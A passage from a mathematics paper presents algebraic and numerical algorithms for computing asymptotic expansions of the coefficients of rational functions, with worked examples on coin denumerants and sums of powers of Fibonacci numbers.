   each $P_{i,j,k}$ being a polynomial with rational coefficients, $\deg(P_{i,j,k}) < \deg(D_{i,j})$.
4.

From this we get the value of $[z^n]f(z)$:

$$[z^n]f(z) = \sum_{i=1}^{n} \sum_{j=1}^{n_i} \sum_{k=1}^{i} \sum_{D_{i,j}(\alpha)=0} \frac{(n+1)\cdots(n+k-1)}{(k-1)!} \cdot \frac{P_{i,j,k}(\alpha)}{\alpha^{n+k}}. \tag{4}$$

Step 1 is computed by repetitively differentiating and computing gcd's. Step 3 guarantees that each $P_{i,j,k}(\alpha)$ in (3) is non zero. Step 4 is a consequence of the usual series expansion of $(\alpha - z)^{-k}$ .It is clear that Algorithm 1 runs in polynomial time. We do not worry about its complexity since the following algorithms are much more expensive.

Example Let $f(z)$ be the following input

$$\frac{z^2+2}{(1-z)^2(1+z-2z^2-z^3-2z^5)}.$$

In this case, the square-free decomposition of the denominator Q of f is given by D_2=1-z, D_1=1+z-2z^2-z^3-2z^5 (note that D_1 is not irreducible). Step (2) of the algorithm then produces the following decomposition

$$f(z) = -\frac{1}{(1-z)^2} - \frac{14/3}{1-z} + \sum_{D_2(\alpha)=0} \frac{h(\alpha)}{\alpha - z},$$

where $h(\alpha) = (11530\alpha^4 - 7778\alpha^3 + 11325\alpha^2 + 3889\alpha - 8080)/93$.Since h and D_2 are relatively prime, Step 3 does not do anything, and then Step 4 produces the result:

$$[z^n]f(z) = -(n+1) - \frac{14}{3} + \sum_{D_2(\alpha)=0} h(\alpha)\alpha^{-n-1}.$$

To get an asymptotic expansion from this, we have to compare the moduli of the roots of D_2 and compare them to 1. This is addressed in the following sections.

1.3 Specification of the algorithm

As already mentioned, the asymptotic expansion is governed by the successive ``layers" of singularities of the rational function, sorted by increasing moduli. We shall need several ways to describe these moduli.

Notation 1

For $P(z) \in Q[z]$, we note $\rho_1(P) < \rho_2(P) < \cdots < \rho_k(P)$ the *distinct* moduli of the roots of P in increasing order. When there is no ambiguity, we simply denote these numbers ρ_m, $1 \le m \le k$. We also note $Z_m(P)$ the

set of zeroes of P whose modulus is $\rho_m(P)$, and $Z_m^+(P)$ the subset of $Z_m(P)$ whose elements have positive imaginary part.

We first state the form of the output on the example of $f(z)$ from our previous section. The first four terms of the asymptotic expansion of $[z^n]f(z)$ as given by our algorithm are

together with the following information $\rho_1 = \rho_1(D_2)$, $\rho_2 = \rho_2(D_2)$, $\rho_3 = 1$, $\rho_4 = \rho_3(D_2)$ and $|Z_3^+(D_2)|=1$. If requested, we can also give numerical approximations of the ρ_i and β.

All the features of the general case are present in this example. We now state precisely the specification of the algorithm, which we encourage the casual reader to skip. The input of our algorithm consists of $f(z) = P(z)/Q(z) \in Q(z)$ and an integer $p \geq 1$.The output is the following asymptotic expansion of $[z^n]f(z)$:

$$[z^n]f(z) = \sum_{\ell=1}^{p} \frac{c_\ell(n)}{\rho_\ell^n} + o\left(\frac{1}{\rho_p^n}\right), \tag{5}$$

where

$$c_\ell(n) = H_{\ell,0}(n) + (-1)^n H_{\ell,1}(n) + \sum_{j\geq 2} \sum_{\beta \in Z^+_{n_{\ell,j}}(D_{\ell,j})} \sum_k \frac{H_{\ell,j,k}(n)}{\rho_\ell^k} \cos[(n+k)\arg(\beta)]$$

and explicit values are given for the coefficients of the polynomials $H_{\ell,0}$ and $H_{\ell,1}$ (in $Q(\rho_\ell)[z]$), $D_{\ell,j}$ (in $Q[z]$) and $H_{\ell,j,k}$ (in $Q(\beta,\overline{\beta})[z]$), as well as for the number of elements of the Z^+ involved and a definition of ρ_ℓ either explicit or as $\rho_\ell = \rho_{\ell'}(D_{i,j})$ for some divisor of Q.

In practice, the program will be able to give numerical approximations of the moduli and the roots implicitly defined. Note that, because of the trigonometric functions involved in the coefficients, the expansion (5) is not of Poincaré type. Instead, we resort to the extended definition of Schmidt [16] (see also [7]), according to which an asymptotic expansion is a sum of the form

$$f(x) = \sum_{k=1}^{p} a_k(n) \cdot f_k(n) + r(n) \tag{6}$$

where as n tends to infinity $f_{k+1}(n) = o[f_k(n)]$,$(1 \leq k \leq p-1)$; $r(n) = o[f_p(n)]$; and $a_k(n)$ are bounded functions of n that do not tend to zero.

1.4 Main algorithm

Starting from the partial fraction decomposition (3), we need to order the moduli of the roots of the $D_{i,j}$ in (4) and find those roots that are purely real along with their signs. Our algorithm is based on the resolution of the two following computational problems.

Task 1 (Ordering the moduli)

Given $Q = \prod_{i,j} D_{i,j}^i$ a square-free decomposition of $Q \in Q[z]$ and p a non-negative integer, compute for each (i,j) and for each k, $1 \le k \le p$, the number of roots of $D_{i,j}$ of modulus $\rho_k(Q)$.

Task 2 (Real roots and their signs)

Given $P \in Q[z]$ a square-free polynomial and k a non-negative integer, compute the number $p \in \{0,1\}$ (resp. $n \in \{0,1\}$) of positive (resp. negative) real roots of P of modulus $\rho_k(P)$.

Most of the rest of this paper is devoted to algorithmic solutions to these tasks. Based on these, our main algorithm is as follows.

Algorithm 2 (Main algorithm)

Let $f(z) = P(z)/Q(z) \in Q(z)$ be a rational function, with $\deg(P) < \deg(Q)$. Let p be a non-negative integer. To compute the p first terms of the asymptotic expansion of the coefficients of $f(z)$,

1. Compute the partial fraction decomposition (3) by Algorithm 1.
2. Perform Task 1 to compute, for each (i,j) and for each $\ell, 1 \le \ell \le p$, the number $m_{i,j,\ell}$ of roots of $D_{i,j}$ of modulus $\rho_\ell = \rho_\ell(Q)$.
3. Select those terms in the expansion (3) for which $|\alpha| \in \{\rho_1, \ldots, \rho_p\}$, and rewrite (3) in the form

$$[z^n]f(z) = \sum_{\ell=1}^{p} \sum_{\substack{(i,j) \\ m_{i,j,\ell} \neq 0}} \sum_{\substack{D_{i,j}(\alpha)=0 \\ |\alpha|=\rho_\ell}} \sum_{k=1}^{i} \binom{n+k-1}{n} \frac{P_{i,j,k}(\alpha)}{\alpha^{n+k}} + o\left(\frac{1}{\rho_p^n}\right). \qquad (7)$$

4. Perform Task 2 to compute, for each (i,j) and for each ℓ, $1 \le \ell \le p$, the number $p_{i,j,\ell} \in \{0,1\}$ (resp. $n_{i,j,\ell}$) of positive (resp. negative) real roots of $D_{i,j}$ of modulus ρ_ℓ.
5. Rewrite relation (7) in the following form which is exactly the sought expansion (5):

2 The algebraic method

To complete our main algorithm, there still remains to exhibit algorithms that perform Tasks 1 and 2. We describe in this section how this can be done purely algebraically. We rely principally on three tools:

(1) a method to order real algebraic numbers due to M. Coste and M.-F. Roy [6], based on Sturm sequences;

(2) a resultant computation that, given two polynomials *P* and *Q* produces a polynomial $P \otimes Q$ whose roots are the pairwise products of the roots of *P* and *Q*. In particular the smallest non-negative real root of $P \otimes P$ is the square of $\rho_1(P)$ the smallest modulus of the roots of *P*;

(3) the Graeffe process: $\mathcal{G}_k(P)$ has for roots the *k*th power of the roots of *P*;

(4) the construction of a polynomial $\mathcal{P}_k(P)$ whose roots are the products $\alpha_{i_1} \cdots \alpha_{i_k}$ for $i_1 < \cdots < i_k$, the α_i's being the roots of *P*.

Using (1) and (2) we can compare the smallest moduli $\rho_1(P)$ and $\rho_1(Q)$ of the roots of two polynomials *P* and *Q*. This will be done in Section 2.1.1. Using (2) and (3), we can produce the polynomials $\mathcal{P}_k(P)$ the modulus of the smallest root of which is $|\alpha_1| \cdots |\alpha_k|$. This in turn enables us to compare any pair of moduli $\rho_i(P)$ and $\rho_j(Q)$ as will be shown in Section 2.1.2.

Note that other methods than Coste-Roy's algorithm are known to compare real algebraic numbers (see, e. g. [14]). One of the reasons for our choice is that the complexity of Coste-Roy's algorithm is known [15].

The polynomials mentioned above are computed by the formulas:

$$P \otimes Q(y) = \mathrm{Resultant}_z\left(P(z), z^{\deg(Q)} Q(y/z)\right), \quad \mathcal{G}_k(P)(z^k) = \prod_{j=0}^{k-1} P(e^{2ij\pi/k} z),$$

$$\forall k,\ 1 \le k \le n, \qquad [\mathcal{P}_k(P)]^k = \frac{\prod_{i=0}^{\lfloor (k-1)/2 \rfloor} \mathcal{P}_{k-(2i+1)}(P) \otimes \mathcal{G}_{2i+1}(P)}{\prod_{i=1}^{\lfloor k/2 \rfloor} \mathcal{P}_{k-2i}(P) \otimes \mathcal{G}_{2i}(P)}, \tag{8}$$

where by convention we set $\mathcal{P}_0(P)(z) = z - 1$. Apart from the last one, these polynomials are well known. That the last polynomial has the roots we expect is not difficult to check. All these polynomials have coefficients in the same field as *P* and *Q*.

2.1 Sorting the moduli

Given the polynomial *Q*, its factors $D_{i,j}$ and an integer *p*, we need to determine the number of roots of these factors which belong to $Z_k(Q)$, $1 \leq k \leq p$. To simplify our description, we first concentrate on the case *p*=1, corresponding to the first order estimate of the asymptotic expansion.

2.1.1 First order estimate

In this case (*p*=1), our task can be performed in polynomial time in the degree of *Q* by Algorithm 4 below (which is an extension of an algorithm communicated to us by M.-F. Roy, taking into account multiplicities). We first describe an algorithm to compute the number of roots of smallest modulus of a polynomial.

Algorithm 3 (Number of roots of smallest modulus)

Let $P \in Q[z]$.

1. Compute $P_1 P_2^2 \cdots P_n^n$ the square-free decomposition of $P \otimes P$.
2. Using Coste-Roy's algorithm, find i_0 such that P_{i_0} has the smallest non-negative real root.
3. Then $|Z_1(P)|=i_0$.

Proof. By construction, the smallest non-negative real root of $P \otimes P(z)$ is $\rho_1^2(P)$. Moreover, its order of multiplicity is the number of roots of *P* of smallest modulus. Computing square-free decompositions in Step 1 ensures that only one of the polynomials P_i has the smallest non negative real root. □

Algorithm 4 (Smallest moduli comparison)

Let *P* and $Q \in Q[X]$.

1. Compute P_{i_0} and Q_{j_0} as in Algorithm 3. Their smallest non-negative real roots are $\rho_1^2(P)$ and $\rho_1^2(Q)$.
2.

Applying Coste-Roy's algorithm to P_{i_0} and Q_{j_0}, compare $\rho_1^2(P)$ and $\rho_1^2(Q)$.

3. The number of roots of P (resp. Q) of modulus $\rho_1(PQ) = \min(\rho_1(P), \rho_1(Q))$ is given by i_0 (resp. j_0) if $\rho_1(PQ)$ is equal to $\rho_1(P)$ (resp. $\rho_1(Q)$), and 0 otherwise.

Proof. This algorithm works for the same reason as Algorithm 3. □

Applying this algorithm to the polynomials $D_{i,j}$ and Q gives the result we are after. Task 1 is therefore solved for p=1. From the complexity estimates in [15], it follows that the complexity of Algorithm 4 is $O(n^{20}(n + \log|P| + \log|Q|)^2)$, where $n = \max(\deg(P), \deg(Q))$ and $|P|$ denotes the sum of the absolute values of the coefficients of the monic polynomial P.

2.1.2 Ordering the *p* smallest moduli

We now want to compute for each k, $1 \le k \le p$ and each (i,j), the number of roots of $D_{i,j}$ of modulus $\rho_k(Q)$. Although all the $|\alpha_i|^2$ are roots of $P \otimes P$, Algorithm 4 does not generalize well because in general $P \otimes P$ has other non-negative real roots. We first give a generalization of Algorithm 3.

Algorithm 5 (Number of roots of a given modulus)

Let $P \in Q[z]$. Given an integer $q \ge 1$, and m_i=$|Z_i(P)|$, for $1 \le i \le q$, such that $m_1 + \cdots + m_q < \deg(P)$, to compute m_{q+1}=$|Z_{q+1}(P)|$, apply Algorithm 3 to the polynomial $\hat{P} = P_{m_1+\cdots+m_q+1}(P)$.

Proof. If $P(z) = \prod_i (z - \alpha_i)$, then by (8) we have $\hat{P} = \prod_{i_1<\cdots<i_{k+1}} (z - \alpha_{i_1} \cdots \alpha_{i_{k+1}})$, where $k = m_1 + m_2 + \cdots + m_q$. Since $|\alpha_1| = \cdots = |\alpha_{m_1}| < |\alpha_{m_1+1}| = \cdots = |\alpha_{m_1+m_2}| < \cdots < |\alpha_{k+1}| = \cdots = |\alpha_{k+m_{q+1}}| < \cdots$, the roots of smallest modulus of $\hat{P}(z)$ are $\alpha_{k+j} \prod_{i=1}^{k} \alpha_i$, $1 \le j \le m_{q+1}$. □

We can now give the generalization of Algorithm 4:

Algorithm 6 ((*q*+1)st smallest moduli comparison)

Let P and $Q \in Q[z]$. Given an integer $q \ge 1$ and m_i (resp. n_i) the number of roots of P (resp. Q) of modulus $\rho_i(PQ)$ for $1 \le i \le q$, such that $(m_1 + \cdots + m_q) + (n_1 + \cdots + n_q) < \deg(P) + \deg(Q)$, to find the number m_{r+1} (resp. n_{r+1}) of roots of P (resp. Q) of modulus $\rho_{q+1}(PQ)$,

-
If $m_1 + \cdots + m_q = \deg(P)$ (resp. $n_1 + \cdots + n_q = \deg(Q)$), then m_{q+1} (resp. n_{q+1}) is 0 and n_{q+1} (resp. m_{q+1}) is given by Algorithm 5.
-
Otherwise, these values are obtained by applying Algorithm 4 to $\tilde{P} = \mathcal{P}_{m_1+\cdots+m_q+1}(P) \otimes \mathcal{P}_{n_1+\cdots+n_q}(Q)$ and $\tilde{Q} = \mathcal{P}_{n_1+\cdots+n_q+1}(Q) \otimes \mathcal{P}_{m_1+\cdots+m_q}(P)$.

Proof. The first part is obvious. Denote by α_i the roots of P and by β_j the roots of Q. Let M_p be the number of roots of P whose modulus is the smallest $\rho_i(P)$ strictly greater than $\rho_q(PQ)$ and define similarly M_q. The second part follows from noticing that the polynomial $\tilde{Q}$ has been built so that it has M_q roots of smallest modulus, namely $\beta_k \prod_{i=1}^{m_1+\cdots+m_q} \alpha_i \prod_{j=1}^{n_1+\cdots+n_q} \beta_j$, $m_1 + \cdots + m_q + 1 \le k \le m_1 + \cdots + m_q + M_q$. Writing similarly the M_p roots of smallest modulus of $\tilde{P}$, one deduces the result. □

By induction on $p \ge 1$, using Algorithm 6, it is now easy to find for each (i,j) the number of roots of $D_{i,j}$ of modulus $\rho_1(Q), \rho_2(Q), \ldots \rho_p(Q)$ with $Q = \prod_{i,j} D_{i,j}^i$. Task 1 is thus solved.

Because $k = m_1 + \cdots + m_q$ can take any value between 1 and n, and since the degree of $\mathcal{P}_{m_1+\cdots+m_q}$ is $\binom{n}{k}$, Algorithm 6 runs in exponential time as soon as $p \ge 2$.

2.2 Finding the real roots

We now attack Task 2: given an integer k, $1 \le k \le p$, we want to find for each $D_{i,j}$ the number and the sign of the real roots of $D_{i,j}$ of modulus $\rho_k(Q)$. The following algorithm solves this problem.

Algorithm 7 (Real roots and their sign)

Let $P \in Q[z]$ be a square-free polynomial. Given an integer q, the number $m_i = |Z_i(P)|$ and the number $n_i \in \{0,1\}$ of real negative roots of P of modulus $\rho_i(P)$ for $1 \le i \le q$, with $m_1 + \cdots + m_q < \deg(P)$; to compute the number $p_{q+1} \in \{0,1\}$ (resp. n_{q+1}) of real positive (resp. negative) roots of P of modulus $\rho_{q+1}(P)$,

1.
Compute the polynomial $\hat{P} = \mathcal{P}_{m_1+\cdots+m_q+1}(P)$ and m_{q+1} by Algorithm 5.
2.

If m_{q+1} is odd, then P has exactly one real root of modulus ρ_{q+1}. To find its sign, compare the smallest positive real roots r of $\hat{P}(z)$ and ρ of $\hat{P}(-z)$ by Coste-Roy's algorithm. If $r > \rho$ or if $\hat{P}(z)$ has no positive real roots, then $p_{q+1} \equiv n_1 + \cdots + n_q \pmod 2$ and $n_{q+1} \equiv 1 + n_1 + \cdots + n_q \pmod 2$. Otherwise, either $\rho > r$ or $\hat{P}(-z)$ has no positive real roots, and then $p_{q+1} \equiv 1 + n_1 + \cdots + n_q \pmod 2$ and $n_{q+1} \equiv n_1 + \cdots + n_q \pmod 2$.

3. If m_{q+1} is even, compute $R(z^2) = \gcd(\hat{P}(z), \hat{P}(-z))$. If its degree is 0 then $p_{q+1}=n_{q+1}=0$, otherwise use Coste-Roy's algorithm to compare the smallest positive real roots r of R and ρ of $\hat{P} \otimes \hat{P}$. If R has no positive real roots, then $p_{q+1}=n_{q+1}=0$. If $r = \rho$ then $p_{q+1}=n_{q+1}=1$. Otherwise we must have $r > \rho$ and so $p_{q+1}=n_{q+1}=0$.

Proof. First, note that P being square-free, $p_{q+1} \in \{0,1\}$ and $n_{q+1} \in \{0,1\}$. Let $P = \prod_i (z - \alpha_i)$. The roots of P being either real or coming by pairs of conjugates, the number $M = \prod_{i=1}^{m_1+\cdots+m_q} \alpha_i$ is real and its sign is the sign of $(-1)^{n_1+\cdots+n_q}$. The polynomial $\hat{P}$ has m_{q+1} roots of smallest modulus, namely

$$M \cdot \alpha_i, \qquad rm_1 + \cdots + rm_q + 1 \le i \le rm_1 + \cdots + rm_q + rm_{q+1}, \tag{9}$$

so that if m_{q+1} is odd, then P has exactly one real root of modulus $\rho_{q+1}(P)$ and $\hat{P}(z)$ has only one real root of smallest modulus. Step 2 is now obvious.

When m_{q+1} is even, either $p_{q+1}=n_{q+1}=0$ or $p_{q+1}=n_{q+1}=1$ for conjugacy reasons. The roots of $R(z^2)$ are the roots α of $\hat{P}$ such that $-\alpha$ is also a root of $\hat{P}$. Thus if $\deg(R) = 0$ we cannot have $p_{q+1}=n_{q+1}=1$ because of (9). Otherwise, the smallest positive real root of R is the square of the smallest real root β of $\hat{P}$ such that $-\beta$ is also a root of $\hat{P}$. The smallest positive real root of $\hat{P} \otimes \hat{P}$ being the square of the moduli of the roots (9), Step 3 is now clear. □

For the same reasons as Algorithm 6, Algorithm 7 runs in exponential time as soon as $p \ge 2$.

Tasks 1 and 2 have been solved, and we are now able to give the asymptotic expansion of the coefficients of a rational function by Algorithm 2.

3 The numerical method

In the last section, we solved Tasks 1 and 2 using only algebraic tools, which is currently the most natural

solution to our problem from the computer algebra point of view. We shall now present an alternative method showing that numerical tools can be used reliably to perform our task in polynomial time. We only need to order the moduli of the roots of a polynomial and find which of them are real. Although there exists algorithms which achieve these tasks (for instance, we could use Graeffe's method to approximate the moduli of the roots of *Q*), it is cheaper to find directly all the roots of *Q* with a sufficiently sharp bound on their errors. Our numerical method will depend on a complex root finding algorithm, that we first describe briefly.

3.1 A root finding algorithm

We want to find the complex roots of a polynomial with rational coefficients with arbitrary precision. Numerous algorithms exist to achieve this task, but only few of them are reliable. Newton's method does not always converge; Traub and Jenkins' method [9], usually used for root finding in computer algebra systems, converges theoretically but it turns out that precision control is badly handled in practical implementations. Besides, its complexity is not known to be polynomial. We present here a root finding algorithm for which the precision control has been carefully studied. In the following, $|P| = \sum_i |a_i|$ denotes the norm of the polynomial $P = a_0 + \cdots + a_n z^n$.An immediate consequence of a theorem from [12] is the following result.

Proposition 1 (Pan)

Let $P \in C[z]$ be a monic polynomial, $n = \deg(P) > 0$. All the zeros of *P* can be computed with absolute error $\epsilon > 0$using $O\left[n^2 \log n(n \log(n) + \log(|P|/\epsilon))\right]$ arithmetic operations.

Unfortunately, the constant term in front of the time bound is very high and therefore the result seems to be only of theoretical importance. For instance, this algorithm relies on FFT techniques, which makes it efficient only for very large degrees.

3.2 Necessary precision

The reason why we can rely on numerical methods to solve our task is that two different roots of a polynomial with integer coefficients cannot be too close. The following result [11] makes this precise.

Proposition 2 (Mahler)

Let $P(z) = a_0 + a_1 z + \cdots + a_n z^n = a_n \prod_{i=1}^{n} (z - \alpha_i)$ be a polynomial of degree *n*>0 with integer coefficients. Then

$$\alpha_i \neq \alpha_j \quad \Longrightarrow \quad |\alpha_i - \alpha_j| \geq \sqrt{3} n^{-(n+2)/2} M(P)^{1-n},$$

where $M(P) = |a_n| \prod_{i=1}^{n} \max(1, |\alpha_i|)$.

From this we deduce the following theorem.

Theorem 1

Let *P*(*z*) be a polynomial with integer coefficients, $n = \deg(P) > 0$ and $\alpha_1, \ldots, \alpha_n$ its roots. Define $\kappa(P)$ to be the following quantity

$$\kappa(P) = \frac{\sqrt{3}}{2}[n(n+1)/2]^{-[n(n+1)/4+1]} \cdot M(P)^{-n(n^2+2n-1)/2}, \tag{10}$$

then $|\alpha_i| \neq |\alpha_j| \Longrightarrow \big||\alpha_i| - |\alpha_j|\big| \geq \kappa(P)$ and $|\Im(\alpha_i)|$ is either 0 or larger than $\kappa(P)$.

Proof. Let *C* be the leading coefficient of *P*. We first prove that the polynomial $Q(z) = C^{n+1}\prod_{i \leq j}(z - \alpha_i\alpha_j)$ has integer coefficients. We can suppose that the polynomial *P* is primitive, i.e. the gcd of its coefficients is 1. The polynomial $P \otimes P$ has for roots $\alpha_i\alpha_j$, $1 \leq i, j \leq n$, its coefficients are integers, and from classical results on the resultant algorithm, its leading coefficient is C^{2n}. Since the polynomial $\mathcal{G}_2(P)(z) = C^2\prod_i(z - \alpha_i^2)$ has integer coefficients, is primitive and divides $P \otimes P$, we deduce that the quotient $C^{2(n-1)}\prod_{i \neq j}(z - \alpha_i\alpha_j) = [C^{n-1}\prod_{i<j}(z - \alpha_i\alpha_j)]^2$ has integer coefficients and therefore, so has its square root. Finally *Q*(*z*) is the product of this polynomial by $\mathcal{G}_2(P)(z)$ which implies it has integer coefficients.

Next, let *x* and *y* be two distinct roots of *Q*. Since $M(Q) \leq M(P)^{n+1}$, Mahler's result applied to *Q* yields

$$|x - y| \geq \gamma = \sqrt{3}\,[n(n+1)/2]^{-[n(n+1)/4+1]}\, M(P)^{(n+1)(1-n(n+1)/2)}. \tag{11}$$

If α_i and α_j are roots of *P* with distinct moduli, then $|\alpha_i|^2$ and $|\alpha_j|^2$ are two distinct roots of *Q* and we have $\big||\alpha_i|^2 - |\alpha_j|^2\big| \geq \gamma$,hence $\big||\alpha_i| - |\alpha_j|\big| \geq \gamma/(|\alpha_i| + |\alpha_j|)$. As $|\alpha_i|$ and $|\alpha_j|$ are smaller than *M*(*P*), we finally deduce

$$\big||\alpha_i| - |\alpha_j|\big| \geq \frac{\gamma}{2M(P)} = \kappa(P).$$

The last part of the theorem can be derived analogously from the inequality $|\alpha_i\overline{\alpha_i} - \alpha_i^2| \geq \gamma$.□

A sharper lower bound on $|\Im(\alpha_i)|$ can be derived by considering only the polynomial *P*. We do not need this sharper bound since we need to compute the roots with an absolute error $\kappa(P)$ to sort their moduli.

3.3 Numerical algorithm

Using these results, we now give an algorithm which performs reliably Tasks 1 and 2 by purely numerical methods.

Algorithm 8 (Numerical)

Let $Q = \prod_{i,j} D_{i,j}^{i}$ be a square-free decomposition of the polynomial Q. Our aim is to compute, for each (i,j) and for each q the number of roots of $D_{i,j}$ of modulus $\rho_q(Q)$ and the number of these that are real along with their signs.

1. For each (i,j), compute the number $\gamma_{i,j} = \inf_{(k,\ell)\neq(i,j)} \gamma(D_{i,j} D_{k,\ell})$ where $\gamma(D_{i,j} D_{k,\ell})$ is defined by

$$\gamma(D_{i,j} D_{k,\ell}) = \frac{\sqrt{3}}{2}[d(d+1)/2]^{-[d(d+1)/4+1]} \cdot |Q|^{-d(d^2+2d-1)/2},$$

with $d = \deg(D_{i,j}) + \deg(D_{k,\ell})$. (Take $D_{k,\ell} = 1$ if $D_{i,j}$ is the only polynomial).

2. Using Pan's Algorithm [12], compute for each (i,j) the roots of the polynomial $D_{i,j}$ with an absolute error $\epsilon_{i,j} = \gamma_{i,j}/4$.

3. Let α be a root of $D_{i,j}$, β a root of $D_{k,\ell}$, $\hat{\alpha}$ and $\hat{\beta}$ their approximations found at Step 2. If $\left||\hat{\alpha}| - |\hat{\beta}|\right| < \gamma_{i,j}/2$, then $|\alpha| = |\beta|$, else the inequality between $|\alpha|$ and $|\beta|$ is given by the inequality between $|\hat{\alpha}|$ and $|\hat{\beta}|$. This way, all the moduli of the roots of Q are sorted.

4. Let α be a root of some $D_{i,j}$. If its approximation $\hat{\alpha}$ satisfies $|\Im(\hat{\alpha})| > \gamma_{i,j}/2$, then α is not real. Otherwise α is real, and its sign is given by the sign of $\Re(\hat{\alpha})$.

Proof. The validity of this algorithm results from Theorem 1 applied to each of the polynomials $D_{i,j} D_{k,\ell}$ and $D_{i,j}$, and from the inequalities:

$$(i,j) \neq (k,\ell) \implies M(D_{i,j} D_{k,\ell}) \leq M(Q) \leq |Q|,$$

$$\forall (i,j), \qquad M(D_{i,j}) \leq M(Q) \leq |Q|.$$

The inequality $M(Q) \leq |Q|$ is due to Mahler [10]. In Step 4, the fact that the sign of α (when α is real) is the

sign of $\Re(\hat{\alpha})$ results from the inequality $|\alpha| \geq \gamma_{i,j}$. (This latter inequality can be derived, for example, from the inequality $|\alpha| \geq 1/M(D_{i,j})$ which is easily proved).□

Proposition 3

Algorithm 8 runs in time $O\left[n^5 \log n \log |Q|\right]$ where *n* is the degree of *Q*.

Proof. Apply Theorem 1 to each of the polynomials $D_{i,j}$ with $\epsilon = \epsilon_{i,j}$.□

4 Optimizations

In the last two sections, we presented two methods that achieve Tasks 1 and 2. In practice, these two methods are awfully expensive. We present here another algorithm, which works on most of the rational functions, and which is much quicker. Another advantage of this new algorithm is that we can know whether it works or not. When it does not, then we can revert to one of the previous methods. This method is essentially numerical. We compute approximations of the roots of $Q(z)$ using a root finding algorithm, with a relatively crude absolute error (compared to what it was in the previous section). In most cases though, everything can be deduced from these estimates.

In [17], A. Schönhage gave a root finding algorithm and demonstrated the following result.

Theorem 2 (Schönhage)

Let $P \in C[z]$ be a monic polynomial, $n = \deg(P)$, and $\epsilon > 0$. We can compute *n* complex numbers $v_1, \cdots, v_n$ such that

$$|P - (z - v_1) \cdots (z - v_n)| < \epsilon \tag{12}$$

within the time bound of $O\left[(n^3 \log(n) + \log(|P|/\epsilon) n^2) \log(n \log(|P|/\epsilon)) \log\log(n \log(|P|/\epsilon))\right]$.

Although this bound seems slightly weaker than the previous one in Proposition 1, this one is in terms of bit complexity. Note that this algorithm does not approach directly the roots with an absolute precision ϵ. But from inequality (12) one can derive absolute error bounds on the roots of *P*. This algorithm was optimized by Gourdon [8] who implemented it in MAPLE; the program gives the right result in a reasonable time. We shall rely on this method to approximate roots of polynomials.

Let $Q(z) = \prod_{i,j} D_{i,j}^i$ be a square-free decomposition of the polynomial *Q*. Using Schönhage's algorithm, we compute for each (*i*,*j*) approximations $\hat{\alpha}_1, \cdots, \hat{\alpha}_p$ of the roots of $D_{i,j}$ such that $|D_{i,j}(z) - \prod_k (z - v_k)| < \epsilon$ (we

can assume $D_{i,j}$ monic), with $\epsilon = 10^{-n}$, where $n = \deg(Q)$.We have already seen that from this we can compute for each root α_k of $D_{i,j}$ an absolute error bound $\tau_k > 0$ such that $|\hat{\alpha}_k - \alpha_k| < \tau_k$. Suppose that the absolute bounds τ_k determine which roots are conjugates, which roots are real and what their sign is. To achieve Tasks 1 and 2, it then remains to compare the moduli of the non-conjugate roots. If again, the absolute error bounds τ_k make it possible to decide these comparisons, then we have finished. Otherwise, we have a certain number of couples of non-conjugates and distinct roots (α, β) of Q such that, if $\hat{\alpha}$ and $\hat{\beta}$ are the approximations of α and β found and τ and τ' the absolute error bounds found for these approximations, $\left||\hat{\alpha}| - |\hat{\beta}|\right| < \tau + \tau'$. We call these couples candidates. In this case, we use Algorithm 9 (see below) to test the equality of the moduli of the candidates. If all the candidates have the same modulus (this is often the case), then we have solved Tasks 1 and 2. Else, this algorithm failed and we use one of the previous methods discussed in Sections 2 and 3. The underlying idea is that it is very unlikely that two non-real roots of distinct moduli have the same argument.

Algorithm 9 (Equality of candidates)

Let $P = \prod_{i=1}^{n}(z - \alpha_i)$ be a square-free polynomial $\in Q[z]$.We are given approximations $\hat{\alpha}_i$,absolute error bounds τ_i such that $|\hat{\alpha}_i - \alpha_i| < \tau_i$,and for each *j*, $1 \le j \le n$, the number s_j of elements of the set $\Gamma_j = \{i, \left||\hat{\alpha}_i| - |\hat{\alpha}_j|\right| < \tau_i + \tau_j\}$.

1. Compute the square-free decomposition $P \otimes P = P_1 P_2^2 \cdots P_r^r$.
2. By Sturm sequences [19], compute for each *k* the number m_k of non-negative real roots of P_k.
3. If (a) $rm_1 + 2rm_2 + \cdots + rrm_r = n$, (b) for all (*i*,*j*), either $\Gamma_i \cap \Gamma_j =$ or $\Gamma_i = \Gamma_j$, (c) for all ℓ, $\ell r m_\ell = |\cup_{s_i = \ell} \Gamma_i|$,then for all *j*, all the elements of Γ_j have the same modulus.

Proof. Since $P \otimes P = \prod_{i,j}(z - \alpha_i \alpha_j)$, the $|\alpha_i|^2$ are roots of it. If $rm_1 + 2rm_2 + \cdots + rrm_r = n$, then these are its only positive roots. The result is now obvious.□

5 Examples

Denumerants

[4, p. 108]: the number of ways to make *n* francs with coins of 1, 2, 5, and 10 francs has for generating function

$$f(z) = \frac{1}{(1-z)(1-z^2)(1-z^5)(1-z^{10})}.$$

The ten singularities have the same modulus, but 1 being a singularity of order 4 is isolated in the decomposition (3) produced by Algorithm 1:

From this we deduce easily the first terms of the asymptotic expansion of $[z^n]f(z)$:

$$\frac{n^3}{600}+\frac{9n^2}{200}+\left(\frac{421}{1200}+\frac{(-1)^n}{80}-\sum_{\alpha\in Z_1^+(x^4+x^3+x^2+x+1)}\frac{\alpha^3+\overline{\alpha}^3+2(\alpha+\overline{\alpha})+4}{250}\cos[(n+2)\arg(\alpha)]\right)n+O(1).$$

Sum of powers of Fibonacci numbers

Since rational functions (when they are regular at infinity) are closed under Hadamard product, and the sum of a sequence is obtained by multiplying its generating function by 1/(1-*z*), many operations that can be applied to a linear recurrent sequence yield another linear recurrent sequence. We consider here $\sum_{k=1}^{n} F_k^p$. It is not difficult (tedious, rather) to show that the generating function of F_n^p has the following expression for fixed *p*:

where L_n denote the Lucas numbers. From this we construct the generating function of the sum of the tenth powers of the Fibonacci numbers, which we give in compact form to our algorithm:

$$\frac{z^9-87z^8-4047z^7+42186z^6+205690z^5+42186z^4-4047z^3-87z^2+z}{z^{11}-89z^{10}-4895z^9+83215z^8+582505z^7-1514513z^6-1514513z^5+582505z^4+83215z^3-4895z^2-89z+1}.$$

The first stage of the algorithm produces the decomposition $f(z)=\sum_{Q(\alpha)=0}P(\alpha)/(\alpha-z)$,where *Q* is the denominator of *f* and *P* is the following polynomial: This decomposition implies that all the singularities are simple poles. The next stage of the algorithm is to determine the number of real and complex roots of each modulus for the first moduli of the roots. This is done by a numerical evaluation of the roots with error bound 10^{-4} which shows that all the roots are real, and yields their signs. For instance, the three first terms of the expansion are

